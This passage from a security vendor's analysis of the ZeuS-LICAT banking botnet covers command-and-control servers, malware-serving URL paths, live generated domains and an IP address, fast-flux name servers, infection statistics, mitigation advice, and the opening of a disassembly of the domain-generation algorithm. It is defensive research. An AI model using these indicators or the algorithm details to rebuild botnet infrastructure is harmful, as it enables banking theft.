Figure 32. *TSPY_ZBOT.BYZ has a lot of dummy APIs for the main file*

The various changes ZBOT variants have undergone led us to believe that the ZeuS toolkit's authors continuously try to rid their creation of weaknesses.

COMMAND-AND-CONTROL SERVERS

Attack Server Setup

As part of TrendLabs engineers' investigations into this threat, we spent some time closely examining the C&C servers that the malware connects to using DGA. Each day, the attackers registered a number of the domains generated so the infected systems can download updates.

We noted that these systems always had the same configuration. Each system has a number of common services running, including a Web server, an FTP server, a Secure Shell (SSH) server, and a MySQL server (see Table 1).

Service Port	Service Name	Description
21	ProFTPD	FTP server
22	OpenSSH 4.3	SSH server
80	nginx 0.6.39	Nginx Web server (HTTP)
81	Apache httpd 2.2.3	Apache Web server (HTTP)
111	Rcpbind	Sun RPC server
443	Apache httpd 2.2.3	Apache Web server (HTTPS)
3306	MySQL	MySQL server

Table 1. *Service ports and names*

In addition to the open ports shown in the table above, each C&C server also had a number of common folders (see Table 2).

Folder Name	Purpose
/news	Serves malware (see below)
/forum	Serves malware (see below)
/phpmyadmin	*PhpMyAdmin* utility for configuring and searching the MySQL database; was protected with an unknown login name and password
/cgi-bin	Normally contains a cgi script; returned a 403 error
/error	Returned a 403 error

Table 2. *Table of common folders seen in each C&C server*

For the purposes of this particular attack, the most interesting folders are the */news* and */forum* folders, as these are the ones that the malware contacts. The malware normally contacts these either directly or using a certain parameter such as *http://[RANDOM_DOMAIN]/news/* or *http://[RANDOM_DOMAIN]/news/?s=XXXX* where *XXXX* is a four-digit number. Based on our domain testing, we noted the behaviors shown in Table 3.

Query	Result
/news	Returns the encrypted ZeuS configuration file
/news/?s=XXXX	Depending on the value of *XXXX,* this will either download the encrypted configuration file or a malicious binary—the latest ZeuS update from the server; Trend Micro detects this file as TSPY_ZBOT.ZBH
/forum	Returns a malicious binary—the latest ZeuS update from the server; Trend Micro detects this file as TSPY_ZBOT.ZBH
/forum/?s=XXXX	Returns a malicious binary—the latest ZeuS update from the server; Trend Micro detects this file as TSPY_ZBOT.ZBH

Table 3. *Observed behavior per query*

DOMAIN REGISTRATION


As mentioned earlier, the malware attempts to contact any one of 1,020 pseudorandomly generated domains every day to download updates. This means that all the attacker needs to do is to register a single domain so all of the infected systems can download updates.

In our investigation, we queried each of the domain names generated on a given day to see which ones were active. Table 4 lists the results we obtained for our query for October 7.

Live Domain	IP Address
usrtlinxbrhkuueh.biz	195.189.226.107
ktpovjglusmlgowj.info	195.189.226.107
ioppkgipkgk.org	195.189.226.107
usnkiisklkqlsnnr.org	195.189.226.107
tftnpgcnesulxtg.com	195.189.226.107
tftnpgcnesulxtg.com	195.189.226.107
pjoonugrjunzlr.net	195.189.226.107

Table 4. *Results for our October 7 query*

All of the aforementioned domains share some similar registration information (see Figure 33).



```
Domain Name:                                USRTLINXBRHKUUEH.BIZ
Domain ID:                                  D41625501-BIZ
Sponsoring Registrar:                       MONIKER ONLINE SERVICES, LLC
Sponsoring Registrar IANA ID:               228
Registrar URL (registration services):      whois.moniker.com
Domain Status:                              clientDeleteProhibited
Domain Status:                              clientTransferProhibited
Domain Status:                              clientUpdateProhibited
Registrant ID:                              MONIKER3206058
Registrant Name:                            Andrew Stefurak
Registrant Address1:                        32 Emma St
Registrant City:                            Harrisville
Registrant State/Province:                  PA
Registrant Postal Code:                     44420
Registrant Country:                         United States
Registrant Country Code:                    US
Registrant Phone Number:                    +1.4129519051
Registrant Email:                           wazulugyroky@yahoo.com
Administrative Contact ID:                  MONIKER3206058
Administrative Contact Name:                Andrew Stefurak
Administrative Contact Address1:            32 Emma St
Administrative Contact City:                Harrisville
Administrative Contact State/Province:      PA
Administrative Contact Postal Code:         44420
Administrative Contact Country:             United States
Administrative Contact Country Code:        US
Administrative Contact Phone Number:        +1.4129519051
Administrative Contact Email:               wazulugyroky@yahoo.com
Billing Contact ID:                         MONIKER3206058
Billing Contact Name:                       Andrew Stefurak
Billing Contact Address1:                   32 Emma St
Billing Contact City:                       Harrisville
Billing Contact State/Province:             PA
Billing Contact Postal Code:                44420
Billing Contact Country:                    United States
Billing Contact Country Code:               US
Billing Contact Phone Number:               +1.4129519051
Billing Contact Email:                      wazulugyroky@yahoo.com
Technical Contact ID:                       MONIKER3206058
Technical Contact Name:                     Andrew Stefurak
Technical Contact Address1:                 32 Emma St
Technical Contact City:                     Harrisville
Technical Contact State/Province:           PA
Technical Contact Postal Code:              44420
Technical Contact Country:                  United States
Technical Contact Country Code:             US
Technical Contact Phone Number:             +1.4129519051
Technical Contact Email:                    wazulugyroky@yahoo.com
Name Server:                                NS3.DOMAINSERVICE.COM
Name Server:                                NS2.DOMAINSERVICE.COM
Name Server:                                NS1.DOMAINSERVICE.COM
Name Server:                                NS4.DOMAINSERVICE.COM
Created by Registrar:                       MONIKER ONLINE SERVICES, LLC
Last Updated by Registrar:                  MONIKER ONLINE SERVICES, LLC
Domain Registration Date:                   Thu Oct 07 18:38:33 GMT 2010
Domain Expiration Date:                     Thu Oct 06 23:59:59 GMT 2011
Domain Last Updated Date:                   Thu Oct 07 18:38:34 GMT 2010
```

Figure 33. *Registration information for* usrtlinxbrhkuueh.biz

The registration data above seems to be a hodgepodge of random information and is ultimately fake. For instance, the address *32 Emma Street* exists in U.S. zip code 44420. This is, however, located in Girard, Ohio (OH) and not in Harrisville, Pennsylvania (PA). The given phone number can also be traced to Pittsburgh, which is also located in Pennsylvania.

Other LICAT domains show different fake data with various fake details. The domains were registered by MONIKER ONLINE SERVICES, LLC; NAMESECURE.COM, INC., REBEL.COM CORP., and NAME.COM.

In the given example, the IP address *195.189.226.107* is geographically located in the Ukraine. It is hosted on a network operated by a certain SERVER UA UKRAINE DEDICATED SERVICE (AS41018).

Domain Name System Data Analysis

Analysis of the Domain Name System (DNS) history of the pseudorandomly generated domains suggest that the attacker used a normal ZBOT variant as a template to create a new variant that has LICAT characteristics sometime in August 2010. Between August 20 and September 21, pseudorandomly LICAT-generated domains were hosted on a fast-flux botnet. (See Appendix D for examples.)

From September 23 onward, the LICAT domains were hosted on static IP addresses.

The use of a fast-flux network dates back to at least April of this year and possibly even earlier. The particular fast-flux network we analyzed has hosted ZeuS drop domains in the past as well as sites that were used to recruit money mules. The historical development of the botnet responsible for this attack strongly suggests that the cybercriminals may have used another algorithm first to generate pseudorandom domains.

The following name servers all belonged to the same fast-flux botnet and were responsible for one or more LICAT domains:

- ns1.dimplemolar.net
- ns1.soundclock.net
- ns1.cantforgets.net
- ns1.superwagonz.com
- ns1.musicaadictos.net

Tracing the historical development of the fast-flux botnet shows that the following domains belonged to the name server *ns1.dimplemolar.net.* Note that the domains in blue text have been identified as LICAT related:

- haijeihefoobeekahkohweto.com
- nevostaffing.com
- nevohiring.com
- dimplemolar.net
- huashna.com
- eethahchaehiexahgeemaugh.com
- ziosuovareipheighaisheek.com
- mnbvicdij4uhdjb5421knnkd.com
- bozeeheithuonahfahmoecei.com
- deecohngahphichaehaethoo.com
- zuraotaiyohwunookaebuasa.com
- zouweengongohgaegeetiebi.com
- teughoojaeghaopuegeudeeb.com
- manchpunchhow.com
- benassibrosmihael.com
- wowowowomaydan.com

- creamwithsodahan.com
- iifwyitvtyrlsl.com
- qhpinutxnlnorop.com
- votrebuyh.com
- qsqinitnetbxhrxq.com
- cjjrfonnumprut.com
- cnnherpkzmwglndz.com
- mjlhrunejyobz.com
- qjktkslxritvhqv.com
- srmkvqkwtnlusmrm.com
- meinkuhost.com
- nempvnllioxpzim.com
- ogrqsqmiounzfgt.com
- ppyptpjhovvlin.com
- llztklrnxrutqh.com

The fast-flux network *nameserver ns1.soundclock.net* hosted the following fully qualified domain names. As in the previous list, the domain names in blue text were found to be LICAT related.

- hotsku.com
- ekuns.com
- askuv.com
- atsku.com
- kukda.com
- askuse.com
- sgmmvjnzrqpnx.com
- zsrmjpohsqxvdjpq.com
- qrtmpqpmlolpmu.com
- pjmryoqwmtynuosx.com
- uuvqvkoqrrdtli.com
- ludelfyqwzqmpmom.com
- soundclock.net
- vvkkvmkfmviouvp.biz
- pqizuhswnlomqvl.org
- zjvcmxskklieqxjp.org
- jtdetquoguovluui.net
- ruckqzodomeiqnj.com
- hdjrirorxxuonmt.com

This botnet used the same bots as *ns1.dimplemolar.net,* the only difference being the fact that almost all of the domains were used by LICAT. Even though *hotsku.com* and other domains looked similar to those LICAT used, these were not included in the pseudorandomly generated list. Later, the fast-flux network with name server *ns1.cantforgets.net* was found to host the following domains. As in the previous lists, the domain names in blue text have been found to be LICAT related.

- itnmoyovigfqsclo.com
- jsqltsyrurpqqjjy.com
- iqjchqrrkkwsizfs.com
- cantforgets.net

- tqpnqvebjkovok.net
- jlwxtbuqgrsdloo.net
- jueyjtzxtmolfw.biz
- gilemsptkskrltex.org
- qetobqnrxdjvmtf.org
- qwlpmoopuuwroqrw.net
- vmgodskouwqtlqb.com
- ifchumsomdfdvqn.org
- ojkqsisqruvonrhg.org
- mmoosjyynimwoqi.net
- ljhhyuxwyluasfsd.com

The fast-flux botnet also hosted ZeuS domains. (For a complete list of the said domains, see Appendix E.)

USER IMPACT

Trend Micro™ Smart Network Protection™ Feedback: Detections to Date

The ZBOT-LICAT threat uses several components that the Smart Protection Network can guard against. Among them are the file components, PE_LICAT.A and TSPY_ZBOT.BYZ, as PE_LICAT.A-O is basically just the uncompressed version of TSPY_ZBOT.BYZ. The Smart Protection Network blocks all of these file components from executing on a system. The detection TSPY_ZBOT.SMEQ also provides coverage against other ZBOT variants that have behavioral and characteristic similarities with TSPY_ZBOT.BYZ. Therefore, future variants are also prevented from executing on users' systems.

In addition, Web reputation services check requests for outbound access that a system makes against a reputation database for both domains and URLs. By blocking access to known malicious locations, the Smart Protection Network prevents users' systems from downloading malware—PE_LICAT.A's payload—or sending over stolen information to cybercriminals as described in TSPY_ZBOT.BYZ's information theft routine.

In the week of its discovery, the Smart Protection Network has prevented more than 40,000 instances of PE_LICAT.A from infecting Trend Micro customers' systems. While 46 percent of the threats blocked were found in the United States, Norway also recorded a little over 22 percent of such threats, followed by Italy with 3.5 percent and by New Zealand with 3 percent (see Table 5).

Rank	Country	Malicious Outbound Connections Blocked
1	United States	2,920
2	Italy	2,157
3	Japan	1,073
4	France	568
5	Turkey	392
6	Spain	213
7	Canada	189
8	Great Britain	171
9	Taiwan	126
10	Netherlands	121
11	Australia	116
12	Germany	90
13	Thailand	74
14	Ukraine	72
15	India	68
16	Singapore	61
17	Norway	53
18	Macau	52
19	Sweden	44
20	Hong Kong	43

Table 5. *Top 20 countries by number of malicious outbound connections blocked*

Users from the United States have been most affected by this threat in terms of number of binary execution and outbound communication attempts. Canada, Italy, France, and Taiwan also figured in the top 10 in both categories. This indicates that the threat is present in several countries spread throughout the world (see Table 6).

Rank	Country	Malicious Binaries Detected
1	United States	51,274
2	Norway	22,064
3	Others	6,786
4	Canada	5,058
5	Italy	3,747
6	New Zealand	3,190
7	Mexico	2,373
8	Indonesia	2,159
9	Taiwan	2,053
10	France	1,885
11	Australia	995
12	Great Britain	939
13	Sweden	842
14	Japan	743
15	South Africa	729
16	Brazil	578
17	Turkey	553
18	Switzerland	463
19	Cyprus	374
20	India	374

Table 6. *Top 20 countries by number of malicious binaries detected*

Infected Hosts


In order to get an idea of the distribution of infected hosts, TrendLabs' research team registered one of the malware domains that would be used on the following day. Unfortunately, due to the nature of the pseudorandom domain generator, this did not give us visibility on all of the infected systems. However, we did see an interesting subset nonetheless, as an infected host may connect to the real C&C server before trying to connect to the domain we registered. As such, it stops trying to connect to other domains so we were unable to see it.

Overall, 3,110 IP addresses connected to our domain during the day that LICAT would attempt to contact us. If we take each of these unique IP addresses and look at their geographical locations, we can see that the infected systems in the United States account for more than one-third of all the infections while the other countries lagged far behind (see Table 7).

Rank	Country	Hosts
1	United States	1,211
2	Canada	173
3	United Kingdom	151
4	India	122
5	Germany	117
6	Spain	90
7	Bulgaria	71
8	Turkey	68
9	Italy	67
10	Japan	66
11	France	57
12	Australia	55
13	Thailand	46
14	Russian Federation	46
15	Poland	46
16	Brazil	39
17	Netherlands	31
18	Malaysia	31
19	Portugal	29
20	Taiwan	25

Table 7. *Top 20 infected countries connecting to our LICAT domain*

In addition to the IP addresses of the infected systems, we also stored the user agents associated with them. A simple user agent can actually reveal a lot of information about a system (see Figure 34).



```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts;
SIMBAR={8F8E1138-F4FD-4B21-B352-FD47966A1D37}; .NET CLR 1.1.4322; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
```

Figure 34. *Sample information revealed by a user agent*

The user agent above indicates that the system runs *Windows XP (NT 5.1)* with *Internet Explorer (IE) 6.* In addition, this particular user has the Simbar adware installed in addition to a ZBOT variant. The system also has the *FunWebProducts* application, most likely *SmileyCentral,* and the .NET framework installed.

Two other particularly interesting user agents we noticed include the following:

- Wget/1.10.2
- Wget/1.9+cvs-stable (Red Hat modified)

Considering that the IP addresses used *wget* to connect to our domain several hundred times within the day, we are fairly confident that these were fellow security analysts or researchers who were also conducting their own investigations on the ZBOT-LICAT malware.




Figure 35. *Infected hosts by OS*




Figure 36. *Infected hosts by browser*

Based on the user agents we gathered, we were able to get a better picture of the infected hosts that connected to our domains (see Figures 35 and 36).

The fact that *Windows XP* was the most dominant OS, followed by *Windows Vista* and *Windows 7,* was perhaps not surprising. What was surprising was the fact that *Firefox* had a tiny showing in the results—only three of the infected systems had *Firefox* as default browser.

Figure 37 summarizes the time when each connection attempt to our domain was made. As shown, there was a clear peak between 04:00 and 09:00 UTC, which is unusual, as this does not necessarily correspond to the time that the dominant percentage of infected hosts should have started their systems based on U.S. time zones.




Figure 37. *Connection attempts recorded*

Implications

The Operation Trident Breach arrests described in the first part of this paper signify the real-world crimes committed by the indicted individuals. These crimes resulted in financial losses for many people and organizations, the effects of which are crippling enough to force smaller businesses to fold. In "ZeuS: A Persistent Cybercrime Enterprise," we cited a couple of investigative reports by security journalist Brian Krebs, which documented ZeuS-related cybercrime incidents in the United States.

Unfortunately, cybercrime has reached a point where it is enabled by an organized ecosystem of vendors, enablers, and malware developers, all out to unjustly profit from unsuspecting victims. Professional-grade software such as the ZeuS toolkit have made it even easier for more cybercriminals to get into the business of stealing banking-related information as seen in the Trend Micro report, "The Business of Cybercrime: A Complex Business Model." The notion of people making it easier and more attractive for others to get into cybercrime is actually a trend exemplified in a report about a certain Cash Paradise University.

Cybercriminals' targets are usually individuals and SMBs that conduct banking transactions online.

CONCLUSION

Proving that malware authors learn from each other's creations, we have seen that the ZeuS authors took a trick straight out of another infamous malware's book—the DOWNAD/Conficker worm. Instead of contacting a single hard-coded C&C server, PE_LICAT.A instead generates a long list of pseudorandom URLs before accessing them to download its configuration file. This significantly increases the difficulty in shutting down this particular botnet.

With previous ZeuS versions, security analysts and researchers and law enforcement agencies had an easier time tracking down and taking down the single C&C server. The patched files related to this particular ZBOT variant, however, attempt to connect to hundreds of URLs that it generates every day. All the botnet owner needs to do is to register any one of these domains in order to issue commands to a network of infected systems. This new behavior indicates a huge step forward for ZeuS.

There is no doubt that ZeuS is the most widely used malware toolkit today. However, while this success has made a lot of money for the toolkit authors and their customers, it also bought them a lot of attention from the security industry and law enforcement agencies, as evidenced by a series of ZeuS-related arrests. This increased attention forced the ZeuS authors to add an additional layer of protection for their customers and to make the botnets created with their toolkit more resilient to takedown attempts.

Proving that malware authors learn from each other's creations, we have seen that the ZeuS authors took a trick straight out of another infamous malware's book—the DOWNAD/Conficker worm.

Even ZeuS-related discussions on hacking forums have been driven deeper underground. While it was previously common to use underground forums to contact the ZeuS authors or any of their main distributors, this has changed. Such connections today are instead directly made via instant-messaging or chat applications.

The majority of ZeuS versions still for sale on underground forums are quite old at this point, fetching prices of around US$400–800. The most recent versions are only directly available from the authors or their direct associates, sell for closer to US$8,000 for just the basic toolkit with plug-ins costing extra, and are hardware locked to a specific machine.

So what does the LICAT development mean in the overall story of ZeuS? Interestingly, it was recently revealed that long-time rivals—ZeuS and SpyEye—are now set to merge. As revealed by Brian Krebs in a blog post, the Russian hacker known as Slavik or Monstr has decided to stop development of the ZeuS toolkit and has passed on all of his source code to a so-called Gribodemon, the developer of ZeuS' rival toolkit, SpyEye. Gribodemon has stated on several underground forums that he plans to merge the best features of both kits into one new product.

As such, the fate of the ZeuS-LICAT module is very much in flux. This may become a new core feature of the ZeuS-SpyEye hybrid or may be discarded and become only known for historic reasons as the last contribution of the original ZeuS author to his notorious creation. Only time will tell.

WHAT TO DO IF YOUR SYSTEM HAS BEEN INFECTED

Due to the unique characteristics and critical implications that this threat poses, it is important for users to deal with system infection as soon as possible. It is also highly recommended that they use a comprehensive security solution that does not only have file but also Web and email-filtering solutions.

Mitigation for Systems

1. Update security software to the latest version and make sure that it has the most recent patterns.

2. Conduct a clean scan of a system for all kinds of infection:

    - Clean all infected legitimate files detected as PE_LICAT.A.

    - Delete all malicious files detected as PE_LICAT.A-O, TSPY_ZBOT.BYZ, and/or TSPY_ZBOT.SMEQ.

3. Change all online credentials from a clean system as soon as a compromise has been identified. In case this was not done, change credentials after cleaning the system. This is important!

    For manual cleanup, instructions are available in the following *Threat Encyclopedia* entry pages:

    - PE_LICAT.A-O

    - PE_LICAT.A

    - TSPY_ZBOT.BYZ

    - TSPY_ZBOT.SMEQ

    Non-Trend Micro product users can also use *HouseCall,* Trend Micro's online threat scanner.

Mitigation for Networks

1. Identify infected systems and immediately isolate them from the network.

2. Prevent further infection for the rest of the network:

    - Update endpoints with the latest version of the security software and its latest patterns.

    - Ensure that programs and users of the computer use the lowest level of privileges necessary to complete a task to avoid further infection.

- Update and/or reset access information such as user names and passwords for all sites and/or applications for the rest of the network.

3. Clean up infected systems (see the Mitigation for Systems section).

STAYING PROTECTED FROM TSPY_ZBOT.BYZ AND SIMILAR INFECTIONS

How to Protect Home/Work PCs

Today's Web threats, ZeuS being the primary example, are designed by professional cybercriminals with a host of tools at their disposal like bots, Trojans, and other data-stealing malware. Their goal is to defraud users by secretly stealing credit card and social security numbers and other personal information stored on users' PCs. As such, it is important for users to protect themselves as much as they can from these threats.

- Protect one's PC by using security software.
    - Install an Internet security suite that includes spam filtering and blocking as well as anti-malware and anti-spyware capabilities. Keep security software up-to-date at all times.
    - Scan one's PC with a free tool such as *HouseCall.*
- Protect oneself and one's PC.
    - Beware of unexpected or strange-looking email and instant messages (IMs) regardless of sender. Never open attachments or click links embedded in these messages. If the sender is worth trusting, scan the attachment before opening it.
    - Beware of Web pages that require software installation. Scan programs before executing them. Always read the end-user license agreement (EULA) and cancel if other programs are downloaded in conjunction with one's desired program.
    - When shopping, banking, or conducting other transactions online, make sure the site address contains an "s" as in *https://www.bank.com.* One should also see a lock icon in the lower right area of his/her Web browser.

How to Protect Networks

PCs and networks can be compromised by malware, spyware, and bots, putting confidential information and brand reputation at risk. To prevent this, it is important for network administrators to put up security measures and policies in order to protect the network from Web threats.


- Employ a multilayered defense to secure PCs, servers, and the entire network.
    - Block threats at the gateway before they even reach the network with a comprehensive security solution.
    - Protect endpoints from threats that make it past the perimeter with an effective security solution.

- Establish data protection policies and educate employees.
  - Make sure employees are aware of spam and how they can help prevent these from infecting their systems. Visit our Home and Home Office Awareness & Prevention section for tools and tips. View our video about the risks that ZeuS poses.
  - Ensure that employees never provide personal or confidential information in response to unsolicited email or IM requests.
  - Consider implementing a comprehensive data protection package, including email archiving, email encryption, and data loss prevention across threat vectors.
- Set up a firewall.
  - Control the data coming through your ports by establishing a firewall.

APPENDIX A: DOMAIN ALGORITHM DETAILS

In analyzing TSPY_ZBOT.BYZ's domain algorithm details, we used a sample retrieved on October 6, 2010 at 5:20 a.m. We then performed the following steps:

1. Retrieve the current date (see Figure 38).



OllyDbg - TPOEXP.RB0 - [CPU - thread 000008C0, module TPOEXP]

```
004092CD  . 8985 E4FDFFFF  MOV DWORD PTR SS:[EBP-21C],EAX
004092D3  . 8D8D E8FDFFFF  LEA ECX,DWORD PTR SS:[EBP-218]
004092D9  . 51             PUSH ECX
004092DA  . 68 C5950BA7    PUSH A70B95C5
004092DF  . FFB5 DCFDFFFF  PUSH DWORD PTR SS:[EBP-224]
004092E5  . E8 6E010000    CALL TPOEXP.00409458
004092EA  . FFD0           CALL EAX                           ; GetSystemTime
004092EC  . 0FB785 F2FDFFI MOVZX EAX,WORD PTR SS:[EBP-20E]
004092F3  . 6BC0 11        IMUL EAX,EAX,11
004092F6  . BB 20030000    MOV EBX,320
004092FB  > 31D2           XOR EDX,EDX
004092FD  . B9 FC030000    MOV ECX,3FC
00409302  . F7F1           DIV ECX
Stack SS:[00D9FDA6]=0014
EAX=00D9FD9C
```

DA 07 0A 00 03 00 06 00 0C 00 14 00 10 00 58 03


07DAh = 2010 (Year)
000Ah = October(Month)
0006h = 06(Day)
0014h = 20(Minute)

Figure 38. *Date retrieval*

2. Multiply the minute value by 17 (see Figure 39).

EAX = minute x 17 EAX = 0x154

EAX = 20 x 17



OllyDbg - TPOEXP.RB0 - [CPU - thread 000008C0, module TPOEXP]

```
004092CD  . 8985 E4FDFFFF  MOV DWORD PTR SS:[EBP-21C],EAX
004092D3  . 8D8D E8FDFFFF  LEA ECX,DWORD PTR SS:[EBP-218]
004092D9  . 51             PUSH ECX
004092DA  . 68 C5950BA7    PUSH A70B95C5
004092DF  . FFB5 DCFDFFFF  PUSH DWORD PTR SS:[EBP-224]
004092E5  . E8 6E010000    CALL TPOEXP.00409458
004092EA  . FFD0           CALL EAX                           ; GetSystemTime
004092EC  . 0FB785 F2FDFFI MOVZX EAX,WORD PTR SS:[EBP-20E]    ; move minute to eax
004092F3  . 6BC0 11        IMUL EAX,EAX,11                    ; multiply minute by 17
004092F6  . BB 20030000    MOV EBX,320
004092FB  > 31D2           XOR EDX,EDX
004092FD  . B9 FC030000    MOV ECX,3FC
00409302  . F7F1           DIV ECX
EBX=00409165 (TPOEXP.00409165)
```

